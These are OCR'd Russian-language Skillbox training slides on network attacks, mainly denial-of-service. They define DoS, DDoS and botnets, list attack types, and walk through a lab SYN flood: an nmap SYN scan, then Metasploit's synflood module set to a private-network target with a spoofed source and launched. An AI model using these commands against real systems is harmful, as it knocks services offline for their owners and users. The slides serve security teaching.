




Skillbox


Перехват данных сайта





Skillbox

Анализ перехваченных данных с помощью Wireshark



Skillbox

Сетевые атаки и анализ трафика

Атаки «Denial of Service» («отказ в обслуживании»)

Skillbox

Denial-of-Service

Атака типа «отказ в обслуживании»

- Атака на вычислительную систему с целью привести к отказу в её работе
- Достигается путем заполнения целевого компьютера или ресурса избыточными запросами в попытке перегрузить системы и предотвратить выполнение некоторых или всех легитимных запросов


Skillbox

Distributed Denial-of-Service

Атака типа «распределенный отказ в обслуживании»

- Для формирования потока запросов используется не один хост, а множество.
- Атакующие хосты для атаки на цель объединяются в **ботнеты**.
- Ботнеты — это сети компьютеров, которые были взломаны хакерами, и управляются удаленно.

Пример DoS-атаки — SYN-атака



Skillbox

Распространенные DoS-атаки

- **Атака Volumetric** — направление в сторону жертвы большого количества трафика с целью перегрузки промежуточных каналов связи

- **Атака фрагментации** — направление в сторону жертвы фрагментированных IP-пакетов, требующих повторной сборки, что расходует ресурсы серверов и маршрутизаторов. Дополнительная информация: https://www.delphiplus.org/obnaruzhenie-narushenii-bezopasnosti-v-setyakh/osnovy-fragmentatsii.html

- **Атака TCP State Exhaustion** — направлена на переполнение внутренних таблиц соединений на устройствах, использующих контроль состояния сессий (межсетевых экранах, балансировщиках и др.)

- **Атака уровня приложений** — перегрузка с помощью «легальных» запросов определенной функции веб-сайта или приложения (пример — отправка очень большого количества писем по электронной почте)

Пример — SYN-атака со спуфингом адресов источника

```
root@kali:~/Desktop# nmap -sS 192.168.0.0/16

PORT   STATE    SERVICE
21/tcp filtered ftp
MAC Address: 08:00:27:DB:95:CB (Oracle VirtualBox virtual NIC)
```

Skillbox

Запуск Metasploit framework

```
root@kali:~/Desktop# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |    \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v5.0.73-dev                          ]
+ -- --=[ 1965 exploits - 1095 auxiliary - 337 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 >
```

```
msf5 > use auxiliary/dos/tcp/synflood
msf5 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unli
mited)
   RHOSTS                      yes       The target host(s), range CIDR id
entifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (els
e randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for
 new data
```


Skillbox

Настройка и проверка Metasploit framework


```
msf5 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.0.158    yes       The target host(s), range CIDR identifier,
file:<path>'
   RPORT      21               yes       The target port
   SHOST      192.168.0.223    no        The spoofable source address (else randomiz
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    30000            yes       The number of seconds to wait for new data
```

Активация атаки и контроль

```
msf5 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.0.158

[*] SYN flooding 192.168.0.158:21...
```





Загрузка ресурсов на компьютере жертвы



Skillbox


DoS-атака с использованием Hping3






Skillbox

DoS-атака с использованием Hping3





Skillbox

Почему атакующий достигает успеха


- **Настройка параметров «по умолчанию»**
- **Открытое управление доступом**
- **Слабое шифрование паролей, использование слишком простых паролей**
